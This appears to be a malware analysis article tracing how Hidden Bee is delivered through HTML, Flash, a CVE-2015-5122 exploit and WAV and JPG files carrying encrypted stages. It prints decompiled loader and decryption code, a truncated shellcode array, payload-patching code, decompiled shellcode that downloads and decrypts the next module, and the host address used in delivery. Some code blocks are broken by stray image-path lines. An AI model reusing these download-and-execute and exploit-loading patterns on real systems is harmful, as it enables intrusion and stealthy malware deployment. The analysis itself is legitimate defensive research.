005605DB	CALL 00562192	crypt_round
005605E0	ADD DWORD PTR SS:[EBP+0x0C], 0x10	
005605E4	ADD EBX, 0x10	
005605E7	MOV EAX, DWORD PTR SS:[EBP+0x0C]	
005605EA	CMP EAX, DWORD PTR DS:[ESI+0x8]	
005605ED	JB SHORT 005605CD	
005605EF	MOV EBX, DWORD PTR SS:[EBP-0x8]	
005605F2	PUSH DWORD PTR DS:[ESI+0x8]	
005605F5	LEA EAX, DWORD PTR SS:[EBP-0x0C]	
005605F8	PUSH DWORD PTR SS:[EBP+0x10]	
005605FB	PUSH EAX	
005605FC	PUSH EBX	
005605FD	PUSH EDI	
005605FE	CALL 00560666	
00560603	TEST EAX, EAX	
00560605	JNZ SHORT 00560646	
00560607	PUSH 0xC	
00560609	PUSH 0x8	
0056060B	CALL DWORD PTR DS:[EDI+0x8]	kernel32.GetProcessHeap

Address	Hex dump	ASCII
01810048	21 72 64 78 22 00 00 00 ED 01 00 00 80 06 00 00	frdx"...?0..C+..
01810058	62 69 6E 2F 69 33 38 36 2F 70 72 65 6C 6F 61 64	bin/i386/preload
01810068	00 00 45 00 00 00 6D 08 00 00 00 2C 01 00 62 69	..E...n.....0.bi
01810078	6E 2F 61 6D 64 36 34 2F 63 6F 72 65 64 6C 6C 2E	n/amd64/coredll.
01810088	62 69 6E 00 00 64 00 00 6D 34 01 00 00 09 00	bin...d...m40....
01810098	00 62 69 6E 2F 61 6D 64 36 34 2F 70 72 65 6C 6F	.bin/amd64/prelo
018100A8	61 64 00 00 87 00 00 00 6D 3D 01 00 10 05 00 00	ad..c...n=0..+*..
018100B8	62 69 6E 2F 69 33 38 36 2F 68 70 6C 6F 61 64 65	bin/i386/kpload
018100C8	72 2E 62 69 6E 00 00 A9 00 00 00 7D 42 01 00 00	r.bin...e...?00..
018100D8	1C 00 00 62 69 6E 2F 61 6D 64 36 34 2F 63 6F 6D	..bin/amd64/com
018100E8	6D 6F 6E 2E 64 6C 6C 00 00 CB 00 00 00 7D 5E 01	mon.dll..f...)^0
018100F8	00 00 45 00 00 62 69 6E 2F 69 33 38 36 2F 68 6C	..E..bin/i386/kl
01810108	6F 61 64 65 72 2E 62 69 6E 00 00 E5 00 00 00 7D	oader.bin..h...)
01810118	A3 01 00 68 07 00 00 62 69 6E 2F 73 68 69 6D 2E	u0.h...bin/shim.
01810128	62 69 6E 00 00 07 01 00 00 E5 A9 01 00 80 00 00	bin...0..h 0.C..
01810138	00 62 69 6E 2F 61 6D 64 36 34 2F 70 72 2E 62 69	.bin/amd64/pr.bi
01810148	6E 2E 73 69 67 00 00 28 01 00 00 65 A8 01 00 80	n.sig..(0..e20.C
01810158	00 00 00 62 69 6E 2F 69 33 38 36 2F 70 72 2E 62	...bin/i386/pr.b
01810168	69 6E 2E 73 69 67 00 00 46 01 00 00 E5 A8 01 00	in.sig..F0..h20.
01810178	00 0A 00 00 62 69 6E 2F 61 6D 64 36 34 2F 70 72	...bin/amd64/pr
01810188	2E 62 69 6E 00 00 63 01 00 00 E5 B5 01 00 00 08	.bin..c0..hA0..
01810198	00 00 62 69 6E 2F 69 33 38 36 2F 70 72 2E 62 69	..bin/i386/pr.bi
018101A8	6E 00 00 87 01 00 00 E5 BD 01 00 F0 05 00 00 62	n..c0..h20..-\$.b
018101B8	69 6E 2F 61 6D 64 36 34 2F 68 70 6C 6F 61 64 65	in/amd64/kpload
018101C8	72 2E 62 69 6E 00 00 A8 01 00 00 05 C3 01 00 00	r.bin..E0..hA0..
018101D8	16 00 00 62 69 6E 2F 69 33 38 36 2F 63 6F 6D 6D	...bin/i386/comm
018101E8	6F 6E 2E 64 6C 6C 00 00 CA 01 00 00 05 D9 01 00	on.dll..#0..h?0.
018101F8	00 2E 01 00 62 69 6E 2F 69 33 38 36 2F 63 6F 72	..0..bin/i386/cor
01810208	65 64 6C 6C 2E 62 69 6E 00 00 00 00 00 00 05 07	edll.bin.....h-
01810218	03 00 00 58 00 00 62 69 6E 2F 61 6D 64 36 34 2F	*.CX..bin/amd64/
01810228	68 6C 6F 61 64 65 72 2E 62 69 6E 00 00 90 90 90	kloader.bin...EEE
01810238	E8 3E 00 00 00 00 00 00 00 00 00 00 00 00 00 00	R>.....
01810248	00 00 00 00 00 00 00 00 00 00 00 00 00 6B 00 65	.....k.e
01810258	00 72 00 6E 00 65 00 6C 00 33 00 32 00 2E 00 64	.r.n.e.l.3.2...D
01810268	00 6C 00 6C 00 00 00 68 AA AA AA AA FF 30 FF 50	.l.l...S 0 P
01810278	04 FF E0 58 0B CC 0B D0 83 EA 03 52 51 50 E8 7A	* 0x0f0d0a0R0Prz
01810288	03 00 00 C3 55 0B EC 83 EC 0C 8B 45 08 89 45 FC	*..fu0y0y.0E0ER

So the part that was hidden in the JPG is, in reality, a package that decrypts the custom filesystem and deploys the next stage modules: `/bin/i386/preload` and

```
/bin/i386/coredll.bin
```

. This filesystem has even more elements that are loaded at later stages of the infection. Their full functionality will be described in the next article in our series.

## Even more hidden

From the beginning, Hidden Bee malware has been well designed and innovative. Looking at one year of its evolution, we can be sure that the authors are serious about making it even more stealthy—and they don't stop improving it.

Although the initial dropper uses components analogous to ones observed in the past, revealing their encrypted content now takes many more steps and much more patience. The additional difficulty in the analysis is introduced by the fact that the URLs and encryption keys are never reused, and work only for a single session.

The team behind this malware is skilled and determined. We expect that the Hidden Bee malware won't be going extinct anytime soon.



```
1 <html>
2 <body>
3 <script type="text/javascript">
4     function getSalt(){
5         return "lmQREFFGAbdecdAB";
6     }
7 </script>
8 <div style="position:fixed; top:50%; left:50%; margin-left:-300; margin-top:-200;">
9     <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000" type="application/x-shockwave-flas
10     <param name="movie" value="/views/dts89olkung154t636t4na2v8g.swf"></param>
11     <param name="allowScriptAccess" value="always"></param>
12     <embed src="/views/dts89olkung154t636t4na2v8g.swf" allowScriptAccess="always" type="applica
13     </object>
14 </div>
15 </body>
16 </html>
```

## Alternative case: two WAV files

Sometimes, rather than embedding the WAV containing the Flash exploit, authors use another model of delivering it. They store the URL to the WAV, and then they retrieve the file.

In the below example, we can see how this model is applied to Hidden Bee. The salt, along with the WAV URL, are both stored in the Javascript embedded in the HTML:

```

1  <html>
2  <body>
3  <script type="text/javascript">
4      function getSalt(){
5          return "zACDBCcdSTBCXYTU12";
6      }
7      function getAudioResource(){
8          return "/views/r52b5mlk10vt20tf4akl45c94.wav";
9      }
10 </script>
11 <div style="position:fixed; top:50%; left:50%; margin-left:-300; margin-top:-200;">
12     <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000" type="application/x-shockwave-
13     flash" id="swf" data="/views/sd3ol8fs844jsq3oeqoa4tjui4.swf">
14         <param name="movie" value="/views/sd3ol8fs844jsq3oeqoa4tjui4.swf"></param>
15         <param name="allowScriptAccess" value="always"></param>
16         <embed src="/views/sd3ol8fs844jsq3oeqoa4tjui4.swf" allowScriptAccess="always" type="
17     application/x-shockwave-flash"></embed>
18     </object>
19 </div>
20 </body>
21 </html>

```

The Flash file first loads it and then decodes as the next step:

```

userAgent_ = unescape(_loc2_["user"]);
urlLoader_ = new URLLoader();
urlLoader_.dataFormat = URLLoaderDataFormat.BINARY;
urlLoader_.addEventListener(Event.COMPLETE,onLoaded);
if(ExternalInterface.available)
{
    try
    {
        _loc3_ = ExternalInterface.call("parent.parent.AppUtils.getToken");
        _loc4_ = ExternalInterface.call("getSalt");
        _loc5_ = ExternalInterface.call("getAudioResource");
        algo = ExternalInterface.call("parent.parent.AppUtils.getAppId");
        cryptoKey_ = setup(_loc3_ + _loc4_);
        if(_loc5_.length > 0)
        {
            urlLoader_.addEventListener(IOErrorEvent.IO_ERROR,onLoadError);
            urlLoader_.load(new URLRequest(_loc5_));
        }
        return;
    }
    catch(e:*)
    {
        return;
    }
}

```

Looking at the traffic capture, we can see that in this case, not one, but *two* WAV files are downloaded:

No.	Time	Method	Host	URI	Size	Private	Content-Type	Response
196	200	HTTP	38.75.137.9:9088	/views/vpriadgfb1fbj7ue76v2p47u3g.html	427	private...	text/html; c...	iexplore:2028
197	200	HTTP	38.75.137.9:9088	/views/sd3ol8fs844jsq3oeqoa4tjui4.swf	115 062	private...	application/...	iexplore:2028
198	200	HTTP	38.75.137.9:9088	/views/r52b5m1k0v1t20tf4akl45c94.wav	35 880	private...	audio/wav	iexplore:2028
199	200	HTTP	38.75.137.9:9088	/views/qa0tapp2ub4bca70j5u2roaac.wav	48 852	private...	audio/wav	iexplore:2028
200	200	HTTP	38.75.137.9:9088	/views/lev4sr9210s3f688r218bc6eok.jpg	156 005	private...	image/jpeg	dillhost:2576

The algorithms used to encrypt the content of the first WAV may vary and sometimes the algorithm is supplied as one of the parameters. After the content is fetched, the data from the WAV files is decoded using one of the available algorithms:

```
private static function onLoad(param1:Event) : void
{
    urlLoader_.removeEventListener(Event.COMPLETE,onLoaded);
    urlLoader_.addEventListener(IOErrorEvent.IO_ERROR,onLoadError);
    var readData:ByteArray = urlLoader_.data as ByteArray;
    loader_ = decode(readData,cryptoKey_,algo,onMovieLoaded);
}
```

We can see that the expected content is a Flash file that is then loaded:

```
private static function onMovieLoaded(param1:Event) : void
{
    loader_.contentLoaderInfo.removeEventListener(Event.COMPLETE,onMovieLoaded);
    var newClip:MovieClip = MovieClip(param1.currentTarget.content);
    doc_.addChild(newClip);
}
```

### The “decode” function

The function “decode” is imported from the package “com.google”:

```
94 getlocal 5
95 getlex QName (PackageNamespace (""), "onMovieLoaded")
96 callproperty QName (PackageNamespace ("com.google"), "decode") 4
```

The full decompiled code is available [here](#).

When we look inside, we see that the code is slightly obfuscated:

```
com.google.decode
ActionScript source
WARNING: The code decompilation contains $$ instructions. This is usually caused by an obfuscation (See Settings/Automatic deobfuscation) or a nonstandard compiler used (Haxe, etc.).
1 package com.google
2 {
3     import avm2.intrinsics.memory.li16;
4     import avm2.intrinsics.memory.li32;
5     import avm2.intrinsics.memory.li8;
6     import avm2.intrinsics.memory.si16;
7     import avm2.intrinsics.memory.si32;
8     import avm2.intrinsics.memory.si8;
9     import com.google_2F_var_2F_folders_2F_z4_2F_jk5tsd613ns8hpppmxkv665m0000gn_2F_T_2F_2F_ccuLowUs_2E_lto_2E_bc_3A_2210E4FB_2D_444B_2D_45E7;
10    import flash.display.Loader;
11    import flash.system.ApplicationDomain;
12    import flash.system.LoaderContext;
13    import flash.utils.ByteArray;
14
15    public function decode(param1:ByteArray, param2:ByteArray, param3:int, param4:Function) : Loader
16    {
```

Looking at the decompiled code, we see some interesting constants. For example, -889275714 in hex is 0xCAFEBABE. As we found during [analysis of other Hidden Bee elements](#), this DWORD was used by the same authors before as a magic number identifying one of the custom formats.

```
243 if(_loc53_ == -889275714)
244 {
245     _loc53_ = li32(_loc68_ - 32);
246     if(_loc53_ == 32)
247     {
248         if(_loc59_ != 0)
249         {
250             if(_loc59_ != 1)
251             {
252                 _loc53_ = int(_loc68_ - 40);
253                 _loc53_ = _loc53_ | 4;
254                 _loc57_ = li32(_loc53_);
255             }
256             else
257             {
258                 _loc5_ = int(_loc5_ - 16);
259                 si32(_loc57_, _loc5_ + 4);
260                 _loc53_ = int(_loc68_ - 1072);
261                 si32(_loc53_, _loc5_);
262                 ESP = _loc5_;
263                 F_ENCRYPT_keysetup();
264                 _loc5_ = int(_loc5_ + 16);
265                 _loc51_ = int(_loc68_ - 40);
266                 _loc51_ = _loc51_ | 4;
267                 _loc57_ = li32(_loc51_);
268                 _loc5_ = int(_loc5_ - 16);
269                 si32(_loc57_, _loc5_ + 12);
270                 _loc51_ = int(_loc49_ + 76);
271                 si32(_loc51_, _loc5_ + 8);
272                 si32(_loc51_, _loc5_ + 4);
273                 si32(_loc53_, _loc5_);
274                 ESP = _loc5_;
275                 F_ENCRYPT_process_bytes();
```

Internally, there are references to a function from another module: E\_ENCRYPT\_process\_bytes(). Inside this function, we see calls suggesting that the [Rabbit Cipher](#) has been used:

```

10 public function F_ECRYPT_process_bytes() : void
11 {
12     var _loc2_* = 0;
13     var _loc7_* = 0;
14     var _loc4_* = 0;
15     var _loc5_* = 0;
16     var _loc8:int = 0;
17     var _loc6_* = 0;
18     var _loc3_* = int(ESP);
19     _loc2_ = _loc3_;
20     _loc3_ = int(_loc3_ - 16);
21     _loc4_ = li32(_loc2_ + 12);
22     _loc5_ = li32(_loc2_ + 8);
23     _loc6_ = li32(_loc2_ + 4);
24     _loc7_ = li32(_loc2_);
25     if(uint(_loc4_) >= 16)
26     {
27         _loc5_ = int(_loc5_ + 12);
28         _loc8_ = _loc6_ + 12;
29         _loc6_ = int(_loc7_ + 68);
30         do
31         {
32             _loc3_ = int(_loc3_ - 16);
33             si32(_loc6_, _loc3_);
34             ESP = _loc3_;
35             F_RABBIT_next_state();
36             _loc3_ = int(_loc3_ + 16);

```

Rabbit uses a 128-bit key (the same length as the MD5 hash that was mentioned before) and a 64-bit initialization vector. (In different runs, a different encryption algorithm may be selected.)

After the decoding process is complete, the revealed content is loaded:

```

3329     ,
3330     if(_loc57_ != 0)
3331     {
3332         _loc53_ = li32(_loc57_);
3333         ESP = _loc5_ & -16;
3334         var _loc16_:ByteArray = new ByteArray();
3335         CModule.readBytes(int(_loc57_ + 4), _loc53_, _loc16_);
3336         ESP = _loc5_ & -16;
3337         ESP = _loc5_ & -16;
3338         new Loader().contentLoaderInfo.addEventListener("complete", param4);
3339         ESP = _loc5_ & -16;
3340         var _loc69_:LoaderContext = new LoaderContext(false, ApplicationDomain.currentDomain);
3341         ESP = _loc5_ & -16;
3342         _loc69_.applicationDomain = ApplicationDomain.currentDomain;
3343         ESP = _loc5_ & -16;
3344         _loc69_.allowCodeImport = true;
3345         ESP = _loc5_ & -16;
3346         new Loader().loadBytes(_loc16_, _loc69_);
3347         _loc5_ = int(_loc5_ - 16);
3348         si32(_loc57_, _loc5_);
3349         ESP = _loc5_;
3350         F_idalloc();
3351         _loc5_ = int(_loc5_ + 16);
3352         _loc28_ = new Loader();


```

## The first WAV: a Flash exploit

The decoded WAV contains a package with two elements embedded: a Flash file (movies.swf) and the configuration file (config.cfg). The decrypted data starts from the magic DWORD 0xCAFEBAFE, which we noticed in the code of the previous SWF.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
07763B10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
07763B20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
07763B30	00	52	49	46	46	04	8C	00	00	57	41	56	45	66	6D	74	.RIFF.Š..WAVEfmt
07763B40	20	10	00	00	00	01	00	01	00	80	3E	00	00	00	7D	00	.....€>...}
07763B50	00	02	00	10	00	64	61	74	61	E0	8B	00	00	33	8C	C2	.....datař<..3ŠÅ
07763B60	4E	99	31	7A	B8	6F	34	F6	A5	F7	A8	AF	10	F3	07	C2	N"lz,o4ôA÷"Ž.ó.Å
07763B70	46	B7	31	4E	B3	88	9E	FF	14	9F	1F	98	14	1F	8B	08	F·1Nž.ž'.ž....<.
07763B80	00	00	00	00	00	00	03	00	72	80	8D	7F	BE	BA	FE	CA	.....r€Ě.ĚĚĚ
07763B90	3C	00	00	00	02	00	00	00	24	00	00	00	3C	00	00	00	<.....\$...<...
07763BA0	2D	8B	00	00	30	00	00	00	69	8B	00	00	3C	00	00	00	-<..0...i<...<...
07763BB0	2F	6D	6F	76	69	65	73	2E	73	77	66	00	2F	63	6F	6E	/movies.swf./con
07763BC0	66	69	67	2E	63	66	67	00	43	57	53	1B	7F	FF	00	00	fig.cfg.CWS...`..
07763BD0	78	9C	EC	BD	77	5C	55	47	D7	2F	3E	B3	67	EF	B3	4F	xšě~w\UG*/>łgdł0

The Flash file (movies.swf) contains an embedded exploit. In the analyzed case, the exploit used is [CVE-2015-5122](#), however, a different exploit may be used on a different machine:



The payload (shellcode) is stored in form of an array (binary version available here: [9aec11ff93b9df14f060f78fbb1b47a2](#)):

```

1 package
2 {
3   class PayloadWin32
4   {
5
6     public static var payload:Vector.<uint> = Vector.<uint>([2420162609,130450447,1620836352,1768,134222080,
7
8
9     function PayloadWin32()
10    {
11      super();
12    }
13  }
14 }
15

```

The configuration file (config.cfg) contains the URL to another WAV file.

The payload is padded with NOP (0x90) bytes, and the parameters, including the configuration, are filled there before the payload runs.

```
paylEnd = 0;
paylLength = PayloadWin32.payload.length;
indx = 0;
while(indx < paylLength - 1)
{
    if(PayloadWin32.payload[indx] == 0x90909090
        && PayloadWin32.payload[indx + 1] == 0x90909090
        )
    {
        paylEnd = indx;
        break;
    }
    indx++;
}

if(paylEnd != 0)
{
    indx = 0;
    while(indx < param1.length)
    {
        //write parameters at the end of the payload:
        PayloadWin32.payload[paylEnd + indx] = param1[indx];
        indx++;
    }
}
```

### The shellcode: downloading the second WAV

The second WAV, in contrast to the first one, is always downloaded and never embedded. It is retrieved by the “PayloadWin32” shellcode ([9aec11ff93b9df14f060f78fbb1b47a2](https://www.exploit-db.com/exploits/42222/)), deployed after the successful exploitation.

Looking inside this shellcode, we find the function that is responsible for downloading and decrypting another WAV. The shellcode uses parameters that were filled by the previous layer. This buffer contains the URL that will be queried and the key that will be used for decryption of the payload. It loads functions from wininet.dll using their checksums. After the initialization steps, it queries the supplied URL. The expected result is a buffer with a header typical for WAV files.

```

v2 = a2;
v3 = &input_buffer[-*(unsigned __int16 *)input_buffer];
func_checksums = (int)&v3[*(unsigned __int16 *)input_buffer + 1];
buf = &v3[*(unsigned __int16 *)func_checksums + 0x70] - *(unsigned __int16 *)input_buffer + 2);
zero_buffer(&functions_list, 0x4Cu);
result = load_wininet_functions(v2, (int (__stdcall **)(char *)&functions_list, func_checksums);
if ( result )
{
    copy_16_bytes(buf, &crypt_key); // copy the crypto key
    result = download_from_url(v2, &functions_list, buf, &module_size);
    wav_buf = (_BYTE *)result;
    if ( result )
    {
        if ( *( _BYTE *)result == 'R' // check the WAV header
            && *( _BYTE *)result + 1 == 'I'
            && *( _BYTE *)result + 2 == 'F'
            && *( _BYTE *)result + 3 == 'F'
            && *( _DWORD *)result + 4 + 8 <= module_size
            && *( _BYTE *)result + 8 == 'W'
            && *( _BYTE *)result + 0xA == 'V'
            && *( _BYTE *)result + 0x24 == 'd'
            && *( _BYTE *)result + 0x26 == 't' )
        {
            mSize = *( _DWORD *)result + 0x28;
        }
    }
}

```

As we already suspected, the data of the WAV (starting from the offset 0x2C) contains the encrypted content. Indeed, blocks that are 8 bytes long are decrypted in a loop:

```


module_size = *( (_DWORD *)wav_buf + 0xA);
if ( wav_buf != (_BYTE *)0xFFFFFFFFD4 )
{
    if ( !(mSize & 7) )
    {
        chunk_ptr = wav_buf + 0x2C;
        crypt_init((int)&crypt_ctx, &crypt_key, 16);
        mSize = module_size;
        v23 = 0;
        if ( module_size )
        {
            do
            {
                crypt_block((int)&crypt_ctx, chunk_ptr, chunk_ptr);
                v23 += 8;
                mSize = module_size;
                chunk_ptr += 8;
            }
            while ( v23 < module_size );
        }
    }
}

```


After the decryption is complete, the next module will be revealed. It is interesting to take a look at the expected header of the payload to learn which format is used for the output element. This time, the decoded data is supposed to start with the following magic numbers: 0x01, 0x04, ..., 0x10.




This module is first executed within Internet Explorer. Then, it creates another process (dllhost.exe) in a suspended state:



It injects its original copy there (769a05f0eddd6ef2ebdd13618b244758):



Then it redirects execution to its loading function. Below, we can see the Entry Point of the implanted module within dllhost.exe.



A detailed analysis of the execution flow of this module and its format will be given later in the article.

At this point, it is important to note that the dllhost.exe is the module that further downloads the aforementioned images.

### The modules with the custom format


The module with the custom format is analogous to the one [described before](#). However, we can see that it has significantly evolved.

There are changes in the header, as well as improvements in the implementation.

### Changes in the custom format

The new header is similar to the [previous one](#). The few details that have changed are: the magic number at the beginning (from 0x10000301 to 0x10000401), and the format in which the DLLs are stored (the length of a DLL name has been added). That’s why we will refer to this format as “0x10000401 format.”

Another change is that now the names of the DLLs are obfuscated by a simple XOR with 1 byte character. They are deobfuscated just before being loaded.



Summing up, we can visualize the new format in the following way:

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	01	04	00	10	1C	00	74	00	0C	05	00	00	B8	BE	00	00	...t.....I..
00000010	70	06	00	00	18	B8	00	00	00	00	00	00					p.....
-----																	
00000020	64	7E	6E	66	66	24	6E	66	66	00	00	0C	00	26	00	41	d~nff\$nff....&.A
00000030	4F	58	44	4F	46	39	38	24	6E	66	66	00	00	0C	00	08	OXDOF98\$nff.....
00000040	00	4B	4E	5C	4B	5A	43	39	38	24	6E	66	66	00	00	0B	.KN\KZC98\$nff...
00000050	00	04	00	49	6B	68	63	64	6F	7E	24	6E	66	66	00	00	...Ikhcdo~\$nff..
00000060	0A	00	06	00	47	59	5C	49	58	5E	24	6E	66	66	00	00	...GY\IX^\$nff..
00000070					8C	E7	AE	97	9F	66	BD	6B	9B	5C	88	0B	šç@-zf`k>\..
00000080	24	75	82	0D	30	B8	82	0D	9D	BB	93	1C	CA	96	93	1C	\$u,.0,,,t»".E-"
00000090	5E	96	93	1C	06	2E	6B	D3	F9	58	B6	04	07	32	B5	50	^-"...kóúXq..2µP
00000180	87	F0	96	7C	3D	AD	39	0D	C7	0E	E0	3D	F3	16	E6	F5	‡d- =.9.ç.í=ó.óđ
00000190	7C	B0	3E	88	EA	3D	9D	7C									°>.ę=ł
-----																	
000001A0	8B	4C	24	08	8B	44	24	08	33	D2	83	C0	14	38	51	07	d`0...šV
000001B0	74	1C	33	F6	39	51	10	88	51	07	76	12	8B	D6	83	E2	<L\$.<D\$.3Ń.Ř.8Q.
0000B810	00	00	00	00	00	00	00	83	03	00	00	B2	03	00	00		.....
0000B820	BF	03	00	00	E1	03	00	00	04	04	00	00	13	04	00	00	ž...á.....
0000B830	24	04	00	00	2D	04	00	00	42	04	00	00	47	04	00	00	\$...-...B...G...
0000B840	55	04	00	00	61	04	00	00	8C	04	00	00	9C	04	00	00	U...a...š...š...
